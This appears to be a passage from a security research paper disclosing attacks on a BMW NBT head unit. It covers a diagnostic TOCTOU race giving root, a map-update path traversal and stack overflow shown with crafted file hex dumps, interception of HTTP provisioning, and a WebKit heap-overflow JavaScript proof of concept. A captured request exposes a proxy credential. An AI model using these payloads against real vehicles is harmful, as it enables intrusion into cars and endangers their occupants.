
```
#/bin/ksh
echo login Diagnose > /dev/shmem/temp.scr
echo setk SDARS_TRANSPORT_MODE=0  >> /dev/shmem/temp.scr
echo store >> /dev/shmem/temp.scr
echo lastres CODING_RESULT_ >> /dev/shmem/temp.scr
echo logout  >> /dev/shmem/temp.scr
echo exit  >> /dev/shmem/temp.scr
sysetshell --connect  <  /dev/shmem/temp.scr  > /dev/shmem/output.txt
exit $?
```

Since we don't own the private key, although we could modify bash commands embedded in UDS_DIAG_PDUs by the STEUERN_FIX_SDARS_TRANSPORTMODE_OFF diagnosis, it was not possible for us to calculate a correct signature to execute arbitrary bash commands.

TOCTOU Attack[18]. As mentioned earlier, the DiagTunnelingJobS is a multi-threaded job in NbtDiagHuHighApp. If two of such diagnosis jobs concurrently communicate with NbtDiagHuHighApp, NbtDiagHuHighApp will create two threads (e.g. thread-A and thread-B) for handling these concurrent diagnosis jobs. Assuming a scenario where thread-A handles a normal diagnosis to write bash commands into "/dev/shmem/tunneling" and execute after signature verification, while thread-B handles a malicious diagnosis, the DiagTunnelingJobS will become thread-unsafe as there's a Time-of-check Time-of-use (TOCTOU) attack occurring between the time of checking signature for "/dev/shmem/tunneling" by thread-A and the time of writing bash commands to "/dev/shmem/tunneling" by thread-B. For Thread-B, it has a chance to modify the content of "/dev/shmem/tunneling" during the period when thread-A has just verified the signature and is about to execute bash commands from "/dev/shmem/tunneling". In this case, we were able to perform an arbitrary bash commands execution in the HU-Intel system with root privileges.

Through the OBD-II E-NET cable, we could access the internal network (169.254.0.0/16) of HU-Intel system which has a fixed IP address 169.254.199.99 on the interface "sta0". The communication to NbtDiagHuHighApp is allowed by default which can be utilized to exploit the TOCTOU vulnerability to execute system commands in the HU-Intel system of NBT Head Unit.

Furthermore, considering a lower-cost way: by using a D-Link USB-to-Ethernet Adapter, we could also get a root shell into HU-Intel system with a fixed IP address (192.168.0.1) on the USB-to-Ethernet interface.




```
# uname -mnpsr
QNX hu-intel 6.5.0 x86pc x86
#
# id
uid=0(root) gid=0(root)
#
# pidin info
CPU:X86 Release:6.5.0  FreeMem:215Mb/1024Mb BootTime:Dec 31
Processes: 96, Threads: 1093
Processor1: 131758 Pentium Celeron Stepping 1 1296MHz FPU
Processor2: 131758 Pentium Celeron Stepping 1 1296MHz FPU
#
# cat /opt/sys/etc/nbt_version.txt
NBT_O16255A
#
# ls /net/
hu-intel      hu-jacinto
```

Figure 12: Get Root Access to HU-Intel of NBT Head Unit

3.2 Arbitrary Code Execution in Navigation Update Service

HU-Intel system supports navigation map update via a USB stick with necessary updating files. Most of these updating files are compressed, and the file "manage_upd.nzdf" is used to save the information of the compressed files. In the process of navigation map update, "/opt/nav/asn/bin/apnnavc" is responsible for parsing the manage_upd.nzdf and decompressing other compressed map files.


Format of manage_upd.nzdf. (as depicted in Figure 13) The first DWORD (5C 03 00 00) encoded with little-endian indicates the total number of compressed files is 0x0000035C, and the subsequent data is comprised of a set of metadata for every compressed file. Each metadata contains 0x84 bytes, including a file path after decompression (0x40 bytes within the green rectangle), the file name of the current compressed file (0x40 bytes within the yellow rectangle) and size of the decompressed file (0x04 bytes within the red rectangle).



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 5C 03 00 00 5C 4D 61 70 56 65 72 73 69 6F 6E 2E   \...\MapVersion.
0010h: 69 6E 66 00 00 00 00 00 00 00 00 00 00 00 00 00   inf.............
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040h: 00 00 00 00 30 30 30 30 31 5F 4D 61 70 56 65 72   ....00001_MapVer
0050h: 73 69 6F 6E 2E 6E 7A 64 66 00 6E 2E 6E 7A 64 66   sion.nzdf.n.nzdf
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080h: 00 00 00 00 08 00 00 00 5C 4E 61 76 69 43 6F 6E   ........\NaviCon
0090h: 74 65 6E 74 73 5C 41 44 41 53 5F 4D 41 50 5F 56   tents\ADAS_MAP_V
00A0h: 45 52 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ER..............
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C0h: 00 00 00 00 00 00 00 00 30 30 30 30 32 5F 41 44   ........00002_AD
00D0h: 41 53 5F 4D 41 50 5F 56 45 52 2E 6E 7A 64 66 00   AS_MAP_VER.nzdf.
00E0h: 52 2E 6E 7A 64 66 00 00 00 00 00 00 00 00 00 00   R.nzdf..........
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 01 00 00 00 5C 4E 61 76   ............\Nav
0110h: 69 43 6F 6E 74 65 6E 74 73 5C 42 69 74 6D 61 70   iContents\Bitmap
0120h: 5C 42 69 74 6D 61 70 2E 64 61 74 00 00 00 00 00   \Bitmap.dat.....
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 30 30 30 30   ............0000
0150h: 33 5F 42 69 74 6D 61 70 2E 6E 7A 64 66 00 70 2E   3_Bitmap.nzdf.p.
0160h: 6E 7A 64 66 00 00 00 00 00 00 00 00 00 00 00 00   nzdf............
0170h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Figure 13: the Organization of manage_upd.nzdf

Path Traversal. manage_upd.nzdf contains the desired file path of each compressed file, so that we can manipulate the 0x40-size file path buffer with the full path of arbitrary writable file in HU-Intel system (e.g. \..\..\..\..\../fs/sda1/opt/conn/teleservices/pdm_nbt.xml).




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 05 00 00 00 5C 4D 61 70 56 65 72 73 69 6F 6E 2E   ....\MapVersion.
0010h: 69 6E 66 00 00 00 00 00 00 00 00 00 00 00 00 00   inf.............
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040h: 00 00 00 00 30 30 30 30 31 5F 4D 61 70 56 65 72   ....00001_MapVer
0050h: 73 69 6F 6E 2E 6E 7A 64 66 00 FF FF 6E 7A 64 66   sion.nzdf.ÿÿnzdf
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080h: 00 00 00 00 08 00 00 00 5C 2E 2E 5C 2E 2E 5C 2E   ........\..\..\.
0090h: 2E 5C 2E 2E 5C 2E 2E 2F 66 73 2F 73 64 61 31 2F   .\..\../fs/sda1/
00A0h: 6F 70 74 2F 63 6F 6E 6E 2F 74 65 6C 65 73 65 72   opt/conn/teleser
00B0h: 76 69 63 65 73 2F 70 64 6D 5F 6E 62 74 2E 78 6D   vices/pdm_nbt.xm
00C0h: 6C 00 00 00 00 00 00 00 70 64 6D 5F 6E 62 74 2E   l.......pdm_nbt.
00D0h: 78 6D 6C 2E 6E 7A 64 66 00 FF FF 6E 7A 64 66 00   xml.nzdf.ÿÿnzdf.
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 0F 00 00 00 5C 2E 2E 5C   ............\..\
```

Figure 14: File Path Traversal Attack in manage_upd.nzdf

When the "apnnavc" decompresses files according to the metadata in manage_upd.nzdf, a path traversal attack happens. As a result, the content of "/fs/sda1/opt/conn/teleservices/pdm_nbt.xml" will be modified with malicious data.

In HU-Intel system, the pdm_nbt.xml stores some specific UDS diagnostic messages for BMW ConnectedDrive Service, so it's possible for an attacker to inject UDS messages onto K-CAN bus by utilizing the vulnerability.

Stack Overflow. By reverse-engineering the binary "apnnavc", we learnt that the function "Calc_CompressFileInf" is responsible for parsing the file "manage_upd.nzdf" during the early stages of navigation map update. In this function (as depicted in Figure 15), it calls the "sprintf()" function to copy metadata->decompressedFileName into a local variant "fileName" which is a 1024 bytes buffer allocated on the stack. The value of metadata->decompressedFileName which indicates the file name for decompression, is extracted from the metadata in the manage_upd.nzdf. This gives us the chance to control metadata->decompressedFileName.



```
int __cdecl Calc_CompressFileInf_8110171()
{
  char *v0; // ebx@1
  char *v1; // eax@1
  char *v2; // ST1C_4@2
  int v3; // edx@2
  int v4; // ecx@2
  char **v5; // eax@8
  char *v6; // ecx@8
  int result; // eax@17
  Metadata *metadata; // [esp+18h] [ebp-66Ch]@1
  char fileName[1024]; // [esp+24h] [ebp-660h]@2
  char log[512]; // [esp+424h] [ebp-260h]@2
  char fileStat[96]; // [esp+624h] [ebp-60h]@2

  v0 = (char *)1;
  slog("[UPD] Calc_CompressFileInf: Start\n");
  dword_AE70798 = g_file_num_idx;
  v1 = dword_AE7121C;
  g_file_num_idx = -1;
  dword_AE7121C = (char *)-1;
  dword_AE712F4 = v1;
  memset(&dword_AE712C8, 0, 0x10u);
  *(_QWORD *)&qword_AE712E0 = 0LL;
  qword_AE71320 = 0LL;
  metadata = gMetadataList;
  while ( (signed int)v0 <= g_manage_file_num_of_files )
  {
    memset(fileName, 0, 0x400u);
    sprintf(fileName, "%s/%s", gBasePath, metadata->decompressedFileName);
    sprintf(log, "[UPD] Calc_CompressFileInf: Filename = %s\n", fileName, v2);
    slog(log);
```

Figure 15: Calc_CompressFileInf Function


It's obvious that there's no boundary check on metadata->decompressedFileName before calling "sprintf()". By providing a crafted manage_upd.nzdf which contains manipulated metadata->decompressedFileName with numerous bytes, we can overflow the local variant "fileName" which is allocated in the stack buffer, consequently leading a classic stack overflow.

Using the Return-Oriented Program (ROP), we could develop a stable exploit to achieve code execution with root privilege in HU-Intel system of NBT Head Unit when navigation map update is triggered via a USB stick with a specifically crafted manage_upd.nzdf.

3.3 Remote Code Execution in ConnectedDrive Service

3.3.1 Intercept In-car HTTP Traffic

After some reverse-engineering work on the binary "/opt/conn/bin/Connectivity" which is responsible for BMW ConnectedDrive service in HU-Intel system, we found that it has sent periodic HTTP requests to "http://b2v.bmwgroup.cn/nots/poll" when the TCB was online. The configuration can be found in "/mnt/share/conn/ProvOTABackUpNBT.xml". Typically, the response content of "http://b2v.bmwgroup.cn/nots/poll" must be a string value of 34 hexadecimal bytes. And the response content is closely bound up with the last 7 digits of Vehicle Identification Number (VIN). According to the response content returned from the remote server, some special functions, such as Root certificates update, CarInfo, MyInfo and Remote Service will be triggered by the "Connectivity".



```
.rodata:08AD398B 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerRootCertificateUpdate() (CertMgr)
.rodata:08AD39E5 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: requestProvisioningControl(SPProvisioningManager::UpdateAR)
.rodata:08AD3A52 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerBMWInfo()
.rodata:08AD3A94 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: Online_NaviAppTrigger_HybridNavi()
.rodata:08AD3AE8 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: Online_NaviAppTrigger_TPEG()
.rodata:08AD3B36 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: UpdateDynamicButtons()
.rodata:08AD3B7E 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: ContactBookUpdate()
.rodata:08AD3BC3 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerXFCD()
.rodata:08AD3C02 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerUploadProblemReport()
.rodata:08AD3C50 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerCarInfoCall()
.rodata:08AD3C96 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerMyInfo()
.rodata:08AD3CD7 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerRemoteService()
.rodata:08AD3D1F 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerKISUOTAUpdate()
.rodata:08AD3D67 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerKISUUSBUpdate
.rodata:08AD3DAD 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerDeleteBONData
.rodata:08AD3DF3 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerDeleteWidgetData
.rodata:08AD3E3C 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerDeleteBINData
.rodata:08AD3E82 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerDeleteENTData
.rodata:08AD3EC8 00··· C      Onl_TA_Pinguin_Pinguin callComponents - calling: triggerDeleteAllPersonalData
.rodata:08AD3F16 00··· C      Onl_TA_Pinguin_Pinguin callComponents: nothing was decoded
```

Figure 16: Functionalities of HTTP POLL


For instance, here are some response contents for the HTTP POLL request with the last 7 digits of VIN "1234567".

Functions	POLL Data
triggerRootCertificateUpdate	19FFFF1000000000031323334353637FFFF
requestProvisioningControl	19FFFF0200000000031323334353637FFFF
triggerBMWInfo	19FFFF0000000100031323334353637FFFF
triggerHybridNavi	19FFFF0000000080031323334353637FFFF
triggerNaviAppTPEG	19FFFF0000000040031323334353637FFFF
triggerContactBookUpdate	19FFFF0800000000031323334353637FFFF
triggerXFCD	19FFFF0000000020031323334353637FFFF
triggerUploadProblemReport	19FFFF0000008000031323334353637FFFF
triggerCarInfoCall	19FFFF0000000010031323334353637FFFF
triggerMyInfo	19FFFF0000000004031323334353637FFFF
triggerRemoteService	19FFFF0000000002031323334353637FFFF
triggerKISUOTAUpdate	19FFFF0000008000031323334353637FFFF
triggerKISUUSBUpdate	19FFFF0040000000031323334353637FFFF

Table 2: HTTP POLL Data

Since the POLL request used HTTP protocol, it would have been susceptible for an attacker to intercept the HTTP response via a fake GSM base station and cheat the "Connectivity" into triggering the "Provisioning Update" function.


Provisioning Update. Once the "requestProvisioningControl" is triggered, the "Connectivity" would have used HTTP protocol to download a Zip-compressed XML file (ProvOTABackUpNBT.xml) from remote server (as shown in Figure 17).



```
GET : http://b2v.bmwgroup.cn/com/mainprov_cn/prov.do?OTAID=20180130-123456&
NMCC=460&DPAS=TRUE&VIN=V898021&SMNC=001&VERSION=00190021&NMNC=001&SMCC=460&
CAUSE=0&DASID=20121011-110700
Cookie: VEHICLEAUTH=1
Content-Length:
User-Agent: NBTDUMM/1540000/03
Content-Range: bytes 0-0/0
Proxy-Authorization: Basic YjJ2X2NoaW5hOmJjcGhyaTJvbnhheXY=
Bmw-Vin: V898021
Host: b2v.bmwgroup.cn
Bmw-Das-Id: 20121011-110700
Accept: */*
Proxy-Connection: Keep-Alive
Content-Type:
Accept-Encoding: gzip
```

Figure 17: Intercepting HTTP Provisioning Update Request

In fact, the XML file is the config file of "Connectivity" in HU-Intel system (as shown in Figure 18). However, the "Connectivity" just validates the integrity of Zip-compressed XML file with the MD5 algorithm. It would have been easy to forge such a Zip-compressed XML file by intercepting the HTTP communication data between HU-Intel system and a fake GSM base station. Though many URLs in the XML file use "https:// ", we could change them to "http:// " to perform HTTP session hijack to control some connected functions, such as Online Service, Remote Service, BMWInfo and MyInfo.



```
    <myinfo>
      <active>1</active>
      <clamp>15</clamp>
      <timer_clampdelay>0</timer_clampdelay>
      <uplink_url>https://b2v.bmwgroup.cn/com/dspt_apac/http</uplink_url>
      <downlink_url>https://b2v.bmwgroup.cn/com/download?queue=ngtp_myinfo</downlink_url>
      <sendemailurl/>
      <timer_netwait>900</timer_netwait>
      <app_retries>3</app_retries>
    </myinfo>
    <bmwinfo>
      <active>0</active>
      <clamp>15</clamp>
      <timer_clampdelay>0</timer_clampdelay>
      <uplink_url>https://b2v.bmwgroup.cn/com/dspt_apac/http</uplink_url>
      <downlink_url>https://b2v.bmwgroup.cn/com/download?queue=ngtp_bmwinfo</downlink_url>
      <sendemailurl/>
      <timer_netwait>900</timer_netwait>
      <app_retries>3</app_retries>
    </bmwinfo>
```

Figure 18: Functional APIs defined in Provisioning XML File

3.3.2 Exploit In-Car Browser

BMW ConnectedDrive service in NBT uses a cellular connection via an embedded SIM card built into the Telematic Communication Box to offer customers a wide range of useful online features, including Telematic Service, Real Time Traffic Information (RTTI), Intelligent Emergency Call, Online Weather, News and Store (as shown in Figure 19).





Figure 19: BMW ConnectedDrive Online Service in NBT Head Unit

Most of online features provided by BMW ConnectedDrive service are processed by an in-car browser, so-called "DevCtrlBrowser_Bon" in HU-Intel system (as shown in Figure 20).



```
# pidin arg | grep -v grep | grep -i browser
  397409 /opt/conn/bin/DevCtrlBrowser_Bon --bp=/opt/conn/data --bp=/var/opt/conn --mapDSC
PBrowser.DSCPBrowser=DSCPBrowser_BON.DSCPBrowser --mapDSCPBrowserListener.DSCPBrowserList
ener=InternalListener_DSCPBrowser_BON.DSCPBrowserListener
#
# ls -al /opt/conn/bin/DevCtrlBrowser_Bon
lrwxrwxrwx  1 root      root             28 Jan 01 01:00 /opt/conn/bin/DevCtrlBrowser_Bon
 -> /opt/conn/bin/DevCtrlBrowser
#
# pidin -p 397409 user
     pid name                  uid    gid   euid   egid   suid   sgid
  397409 DevCtrlBrowser_Bon      8      8      8      8      8      8
#
# grep -i browser /etc/passwd
browser:x:8:8:UserBrowserGroupBrowser:/dev/shmem:/bin/sh
#
```

Figure 20: Process Information of DevCtrlBrowser_Bon

Having used a fake GSM base station, we intercepted the network traffic from BMW ConnectedDrive service. In some HTTP traffic, the User-Agent string was:

```
Mozilla/5.0 (NBT_ASN;07-14;BON;1024x420;gps nav;;;tts;;p-sim;;;;;;;;;) AppleWebKit/535.17 (KHTML, like Gecko)
```

The "DevCtrlBrowser_Bon" internally uses the WebKit engine (libwebkit-hbas-NBT.so) which is a customized version developed by Harman for QNX OS. For such an old version of WebKit, obviously there were many public vulnerabilities. In the end, we exploited "DevCtrlBrowser_Bon" by utilizing a memory corruption vulnerability in the "libwebkit-hbas-NBT.so" to achieve remote code execution. This is the same vulnerability we used to exploit Tesla in-car browser in the year 2016[2].

Exploitation. The root cause of this vulnerability a heap buffer overflow in the "JSArray::sort()" function (see Code 1). If the callback of "sort()" in JavaScript specifically calls "Array.shift()", the size of m_storage->m_vector will be changed in "JSArray::sort()". Internally, this is accomplished by bumping the m_storage pointer along one element (8 bytes) and reducing the size by one. However, the code still believes the size of m_storage->m_vector will remain original size. Once sort is completed, the code will copy all the values back into m_storage->m_vector. Consequently, an out-of-bounds write happens.

```
/* https://svn.webkit.org/repository/webkit/tags/Safari-535.17/Source/JavaScriptCore/runtime/JSArray.cpp */
```

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
        ArrayStorage* storage = m_storage; // global variant m_storage
         ......
        unsigned usedVectorLength = min(storage->m_length, m_vectorLength);
        AVLTree<AVLTreeAbstractorForArrayCompare, 44> tree;
        unsigned numDefined = 0;
        for (; numDefined < usedVectorLength; ++numDefined) {
           JSValue v = storage->m_vector[numDefined].get();
           if (!v || v.isUndefined()) break;
           tree.abstractor().m_nodes[numDefined].value = v;
           tree.insert(numDefined);
        }
         ......
        AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
        iter.start_iter_least(tree);
        JSGlobalData& globalData = exec->globalData();
        // Copy the values back into m_storage.
        for (unsigned i = 0; i < numDefined; ++i) {
           storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
           ++iter;
        }
         ......
}
```

Code 1: Source Code of JSArray::sort()

By chaining "Array.shift()" and "Array.unshift()" in JavaScript, there’s a chance to overwrite the pointer of "m_storage.m_allocBase" with controlled value. Once "m_storage.m_allocBase" is freed, it allowed us to free arbitrary memory. The following code snippet was used to free arbitrary memory in the "DevCtrlBrowser_Bon".

```
<script>
      function u2d(low,hi) {
         var dview = new DataView(new ArrayBuffer(16));
         dview.setUint32(0,hi);
         dview.setUint32(4,low);
         return dview.getFloat64(0);
      }
      function freeAddress(address){
         var a22 = [0,1,2,3,4,5,6,7,8];
         var b2;
         var myCompFunc = function(x,y) {
            if (y == 7 && x == 8) {
               a22.unshift(0x22222222);
               a22.unshift(0);
               a22.unshift(0x33333333);
               a22.unshift(0x44444444);
               b2=[0,0x11,0x22,0x33,0x44,0x55,0x66,0x77,0x88];
               b2.shift(); b2.shift();
               b2.shift(); b2.shift();
            b2.length=0;
          }
          return 0;
        }
        a22[3]=u2d(address);
        a22.shift(); a22.shift(); a22.shift();
        a22.sort(myCompFunc);
        b2.length=5;
        b2.unshift(0x1111); b2.unshift(0x2222);
        b2.unshift(0x3333); b2.unshift(0x4444);
        b2.unshift(0x5555);
      }
      freeAddress(0xAABBCCDD);
</script>
```

Code 2: POC of Arbitrary Memory Free in DevCtrlBrowser_Bon

The ability of arbitrary memory free is powerful to construct the payload to trigger Use-After-Free. By putting a controlled, fake Uint32Array object on the freed memory, we were able to achieve arbitrary memory read and write. So far, it was simple to hijack function pointers into "system()". If the overwritten function pointer can be triggered by external JavaScript interfaces, arbitrary system commands would be executed under the context of the "DevCtrlBrowser_Bon".

